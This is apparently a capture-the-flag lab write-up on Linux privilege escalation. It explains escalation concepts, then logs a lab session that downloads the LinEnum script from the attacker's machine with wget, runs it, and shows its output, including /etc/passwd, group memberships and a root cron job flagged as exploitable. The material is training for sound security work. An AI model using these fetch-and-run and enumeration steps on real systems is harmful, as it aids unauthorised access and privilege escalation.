Understanding Privesc
What does "privilege escalation" mean?
At it's core, Privilege Escalation usually involves going from a lower permission to a higher permission. More technically, it's the exploitation of a vulnerability, design flaw or configuration oversight in an operating system or application to gain unauthorized access to resources that are usually restricted from the users.
Why is it important?
Rarely when doing a CTF or real-world penetration test, will you be able to gain a foothold (initial access) that affords you administrator access. Privilege escalation is crucial, because it lets you gain system administrator levels of access. This allow you to do many things, including:
 Reset passwords
 Bypass access controls to compromise protected data
 Edit software configurations
 Enable persistence, so you can access the machine again later.
 Change privilege of users
 Get that cheeky root flag ;)
As well as any other administrator or super user commands that you desire.
Direction of Privilege Escalation

There are two main privilege escalation variants:
Horizontal privilege escalation: This is where you expand your reach over the compromised system by taking over a different user who is on the same privilege level as you. For instance, a normal user hijacking another normal user (rather than elevating to super user). This allows you to inherit whatever files and access that user has. This can be used, for example, to gain access to another normal privilege user, that happens to have an SUID file attached to their home directory (more on these later) which can then be used to get super user access. [Travel sideways on the tree]
Vertical privilege escalation (privilege elevation): This is where you attempt to gain higher privileges or access, with an existing account that you have already compromised. For local privilege escalation attacks this might mean hijacking an account with administrator privileges or root privileges. [Travel up on the tree]
Enumeration
What is LinEnum?
LinEnum is a simple bash script that performs common commands related to privilege escalation, saving time and allowing more effort to be put toward getting root. It is important to understand what commands LinEnum executes, so that you are able to manually enumerate privesc vulnerabilities in a situation where you're unable to use LinEnum or other like scripts. In this room, we will explain what LinEnum is showing, and what commands can be used to replicate it.
Where to get LinEnum
You can download a local copy of LinEnum from:
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh
It's worth keeping this somewhere you'll remember, because LinEnum is an invaluable tool.
How do I get LinEnum on the target machine?


There are two ways to get LinEnum on the target machine. The first way, is to go to the directory that you have your local copy of LinEnum stored in, and start a Python web server using "python3 -m http.server 8000" [1]. Then using "wget" on the target machine, and your local IP, you can grab the file from your local machine [2]. Then make the file executable using the command "chmod +x FILENAME.sh".
Other Methods

In case you're unable to transport the file, you can also, if you have sufficient permissions, copy the raw LinEnum code from your local machine [1] and paste it into a new file on the target, using Vi or Nano [2]. Once you've done this, you can save the file with the ".sh" extension. Then make the file executable using the command "chmod +x FILENAME.sh". You now have now made your own executable copy of the LinEnum script on the target machine!

Running LinEnum
LinEnum can be run the same way you run any bash script, go to the directory where LinEnum is and run the command "./LinEnum.sh".
Understanding LinEnum Output
The LinEnum output is broken down into different sections, these are the main sections that we will focus on:
Kernel Kernel information is shown here. There is most likely a kernel exploit available for this machine.
Can we read/write sensitive files: The world-writable files are shown below. These are the files that any authenticated user can read and write to. By looking at the permissions of these sensitive files, we can see where there is misconfiguration that allows users who shouldn't usually be able to, to be able to write to sensitive files.
SUID Files: The output for SUID files is shown here. There are a few interesting items that we will definitely look into as a way to escalate privileges. SUID (Set owner User ID up on execution) is a special type of file permissions given to a file. It allows the file to run with permissions of whoever the owner is. If this is root, it runs with root permissions. It can allow us to escalate privileges.
Crontab Contents: The scheduled cron jobs are shown below. Cron is used to schedule commands at a specific time. These scheduled commands or tasks are known as “cron jobs”. Related to this is the crontab command which creates a crontab file containing commands and instructions for the cron daemon to execute. There is certainly enough information to warrant attempting to exploit Cronjobs here.
There's also a lot of other useful information contained in this scan. Lets have a read!
First, lets SSH into the target machine, using the credentials user3:password. This is to simulate getting a foothold on the system as a normal privilege user. No answer needed
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.122.19 - - [25/Aug/2022 00:33:33] "GET /LinEnum.sh HTTP/1.1" 200 -


┌──(kali㉿kali)-[~/Downloads]
└─$ ssh user3@10.10.122.19
The authenticity of host '10.10.122.19 (10.10.122.19)' can't be established.
ED25519 key fingerprint is SHA256:jLEFDbU9QfFrO7qiwZE+2jefy4BgIndRJj79zvdIZoE.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.122.19' (ED25519) to the list of known hosts.
user3@10.10.122.19's password:
Welcome to Linux Lite 4.4 (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

413 packages can be updated.
195 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Welcome to Linux Lite 4.4 user3

Thursday 25 August 2022, 00:32:48
Memory Usage: 341/1991MB (17.13%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user3@polobox:~$ wget http://10.11.81.220:8000/LinEnum.sh
--2022-08-25 00:33:32--  http://10.11.81.220:8000/LinEnum.sh
Connecting to 10.11.81.220:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: ‘LinEnum.sh’

LinEnum.sh             100%[===========================>]  45.54K   108KB/s    in 0.4s

2022-08-25 00:33:33 (108 KB/s) - ‘LinEnum.sh’ saved [46631/46631]

user3@polobox:~$ ls
Desktop    Downloads   Music     Public  Templates
Documents  LinEnum.sh  Pictures  shell   Videos
user3@polobox:~$ chmod +x LinEnum.sh
user3@polobox:~$ ls
Desktop Downloads Music Public Templates
Documents LinEnum.sh Pictures shell Videos
user3@polobox:~$ chmod +x LinEnum.sh
user3@polobox:~$ ./LinEnum.sh
#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982
[-] Debug Info
[+] Thorough tests = Disabled
Scan started at:
Thu Aug 25 00:34:32 EDT 2022
### SYSTEM ##############################################
[-] Kernel information:
Linux polobox 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
[-] Kernel information (continued):
Linux version 4.15.0-45-generic (buildd@lgw01-amd64-031) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019
[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Linux Lite 4.4"
NAME="Ubuntu"
VERSION="18.04.2 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.2 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
[-] Hostname:
polobox
### USER/GROUP ##########################################
[-] Current user/group info:
uid=1002(user3) gid=1002(user3) groups=1002(user3)
[-] Users that have previously logged onto the system:
Username Port From Latest
user3 pts/0 10.11.81.220 Thu Aug 25 00:32:48 -0400 2022
user8 pts/0 192.168.43.232 Mon Mar 2 10:33:59 -0500 2020
[-] Who else is logged on:
00:34:32 up 4 min, 1 user, load average: 0.12, 0.37, 0.19
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
user3 pts/0 10.11.81.220 00:32 6.00s 0.04s 0.00s /bin/bash ./LinEnum.sh
[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=105(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=106(messagebus) gid=110(messagebus) groups=110(messagebus)
uid=107(uuidd) gid=111(uuidd) groups=111(uuidd)
uid=108(lightdm) gid=117(lightdm) groups=117(lightdm)
uid=109(ntp) gid=119(ntp) groups=119(ntp)
uid=110(avahi) gid=120(avahi) groups=120(avahi)
uid=111(colord) gid=123(colord) groups=123(colord)
uid=112(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=113(hplip) gid=7(lp) groups=7(lp)
uid=114(nm-openconnect) gid=124(nm-openconnect) groups=124(nm-openconnect)
uid=115(nm-openvpn) gid=125(nm-openvpn) groups=125(nm-openvpn)
uid=116(pulse) gid=126(pulse) groups=126(pulse),29(audio)
uid=117(rtkit) gid=128(rtkit) groups=128(rtkit)
uid=118(saned) gid=129(saned) groups=129(saned),122(scanner)
uid=119(usbmux) gid=46(plugdev) groups=46(plugdev)
uid=103(geoclue) gid=105(geoclue) groups=105(geoclue)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=999(vboxadd) gid=1(daemon) groups=1(daemon)
uid=1000(user1) gid=1000(user1) groups=1000(user1)
uid=1001(user2) gid=1001(user2) groups=1001(user2)
uid=1002(user3) gid=1002(user3) groups=1002(user3)
uid=1003(user4) gid=1003(user4) groups=1003(user4),0(root)
uid=120(statd) gid=65534(nogroup) groups=65534(nogroup)
uid=1004(user5) gid=1004(user5) groups=1004(user5)
uid=1005(user6) gid=1005(user6) groups=1005(user6)
uid=121(mysql) gid=131(mysql) groups=131(mysql)
uid=1006(user7) gid=0(root) groups=0(root)
uid=1007(user8) gid=1007(user8) groups=1007(user8)
uid=122(sshd) gid=65534(nogroup) groups=65534(nogroup)
[-] It looks like we have some admin users:
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:117:Light Display Manager:/var/lib/lightdm:/bin/false
ntp:x:109:119::/home/ntp:/bin/false
avahi:x:110:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:111:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
nm-openconnect:x:114:124:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/bin/false
nm-openvpn:x:115:125:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/bin/false
pulse:x:116:126:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:117:128:RealtimeKit,,,:/proc:/bin/false
saned:x:118:129::/var/lib/saned:/bin/false
usbmux:x:119:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
geoclue:x:103:105::/var/lib/geoclue:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
user1:x:1000:1000:user1,,,:/home/user1:/bin/bash
user2:x:1001:1001:user2,,,:/home/user2:/bin/bash
user3:x:1002:1002:user3,,,:/home/user3:/bin/bash
user4:x:1003:1003:user4,,,:/home/user4:/bin/bash
statd:x:120:65534::/var/lib/nfs:/usr/sbin/nologin
user5:x:1004:1004:user5,,,:/home/user5:/bin/bash
user6:x:1005:1005:user6,,,:/home/user6:/bin/bash
mysql:x:121:131:MySQL Server,,,:/var/mysql:/bin/bash
user7:x:1006:0:user7,,,:/home/user7:/bin/bash
user8:x:1007:1007:user8,,,:/home/user8:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
[-] Super user account(s):
root
[-] Accounts that have recently used sudo:
/home/user5/.sudo_as_admin_successful
/home/user7/.sudo_as_admin_successful
/home/user6/.sudo_as_admin_successful
/home/user1/.sudo_as_admin_successful
/home/user8/.sudo_as_admin_successful
/home/user4/.sudo_as_admin_successful
/home/user3/.sudo_as_admin_successful
/home/user2/.sudo_as_admin_successful
[-] Are permissions on /home directories lax:
total 40K
drwxr-xr-x 10 root root 4.0K Jun 5 2019 .
drwxr-xr-x 23 root root 4.0K Apr 9 2019 ..
drwxr-xr-x 22 user1 user1 4.0K Mar 2 2020 user1
drwxr-xr-x 22 user2 user2 4.0K Mar 2 2020 user2
drwxr-xr-x 22 user3 user3 4.0K Aug 25 00:33 user3
drwxr-xr-x 22 user4 user4 4.0K Mar 2 2020 user4
drwxr-xr-x 22 user5 user5 4.0K Mar 4 2020 user5
drwxr-xr-x 22 user6 user6 4.0K Mar 2 2020 user6
drwxr-xr-x 22 user7 root 4.0K Mar 2 2020 user7
drwxr-xr-x 22 user8 user8 4.0K Mar 2 2020 user8
### ENVIRONMENTAL #######################################
[-] Environment information:
SSH_CONNECTION=10.11.81.220 49178 10.10.122.19 22
LANG=en_US.UTF-8
XDG_SESSION_ID=2
USER=user3
QT_QPA_PLATFORMTHEME=qt5ct
PWD=/home/user3
HOME=/home/user3
SSH_CLIENT=10.11.81.220 49178 22
SSH_TTY=/dev/pts/0
GTK_MODULES=:canberra-gtk-module
MAIL=/var/mail/user3
SHELL=/bin/bash
TERM=xterm-256color
SHLVL=2
LOGNAME=user3
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1002/bus
XDG_RUNTIME_DIR=/run/user/1002
QT_AUTO_SCREEN_SCALE_FACTOR=0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
XDG_SESSION_COOKIE=467cfa02c550474bb86de9fac8d7106a-1661401966.611269-1763732986
_=/usr/bin/env
[-] Path information:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
drwxr-xr-x 2 root root 4096 Feb 17 2019 /bin
drwxr-xr-x 2 root root 12288 Jun 4 2019 /sbin
drwxr-xr-x 2 root root 69632 Mar 2 2020 /usr/bin
drwxr-xr-x 2 root root 4096 Mar 20 2018 /usr/games
drwxr-xr-x 2 root root 4096 Mar 23 2018 /usr/local/bin
drwxr-xr-x 2 root root 4096 Apr 30 2016 /usr/local/games
drwxr-xr-x 2 root root 4096 Feb 17 2019 /usr/local/sbin
drwxr-xr-x 2 root root 12288 Mar 2 2020 /usr/sbin
[-] Available shells:
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
[-] Current umask value:
0002
u=rwx,g=rwx,o=rx
[-] umask value as specified in /etc/login.defs:
UMASK 022
[-] Password and storage information:
PASS_MAX_DAYS 99999
PASS_MIN_DAYS 0
PASS_WARN_AGE 7
ENCRYPT_METHOD SHA512
### JOBS/TASKS ##########################################
[-] Cron jobs:
-rw-r--r-- 1 root root 780 Jun 4 2019 /etc/crontab
/etc/cron.d:
total 24
drwxr-xr-x 2 root root 4096 Jun 4 2019 .
drwxr-xr-x 162 root root 12288 Mar 6 2020 ..
-rw-r--r-- 1 root root 712 Jan 17 2018 php
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
/etc/cron.daily:
total 84
drwxr-xr-x 2 root root 4096 Jun 4 2019 .
drwxr-xr-x 162 root root 12288 Mar 6 2020 ..
-rwxr-xr-x 1 root root 539 Oct 10 2018 apache2
-rwxr-xr-x 1 root root 376 Nov 20 2017 apport
-rwxr-xr-x 1 root root 1478 Feb 26 2018 apt-compat
-rwxr-xr-x 1 root root 314 Nov 26 2015 aptitude
-rwxr-xr-x 1 root root 355 May 22 2012 bsdmainutils
-rwxr-xr-x 1 root root 384 Oct 5 2014 cracklib-runtime
-rwxr-xr-x 1 root root 1176 Nov 2 2017 dpkg
-rwxr-xr-x 1 root root 2211 Apr 13 2014 locate
-rwxr-xr-x 1 root root 372 May 6 2015 logrotate
-rwxr-xr-x 1 root root 1065 Feb 28 2018 man-db
-rwxr-xr-x 1 root root 538 Mar 1 2018 mlocate
-rwxr-xr-x 1 root root 1387 Dec 13 2017 ntp
-rwxr-xr-x 1 root root 249 Nov 12 2015 passwd
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rwxr-xr-x 1 root root 383 Mar 7 2016 samba
-rwxr-xr-x 1 root root 246 Feb 6 2018 ubuntu-advantage-tools
-rwxr-xr-x 1 root root 214 Apr 12 2016 update-notifier-common
/etc/cron.hourly:
total 20
drwxr-xr-x 2 root root 4096 Mar 20 2018 .
drwxr-xr-x 162 root root 12288 Mar 6 2020 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
/etc/cron.monthly:
total 20
drwxr-xr-x 2 root root 4096 Mar 20 2018 .
drwxr-xr-x 162 root root 12288 Mar 6 2020 ..
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
/etc/cron.weekly:
total 32
drwxr-xr-x 2 root root 4096 Feb 17 2019 .
drwxr-xr-x 162 root root 12288 Mar 6 2020 ..
-rwxr-xr-x 1 root root 730 Apr 13 2016 apt-xapian-index
-rwxr-xr-x 1 root root 723 Feb 28 2018 man-db
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder
-rwxr-xr-x 1 root root 211 Apr 12 2016 update-notifier-common
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command
*/5 * * * * root /home/user4/Desktop/autoscript.sh
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
[-] Systemd timers:
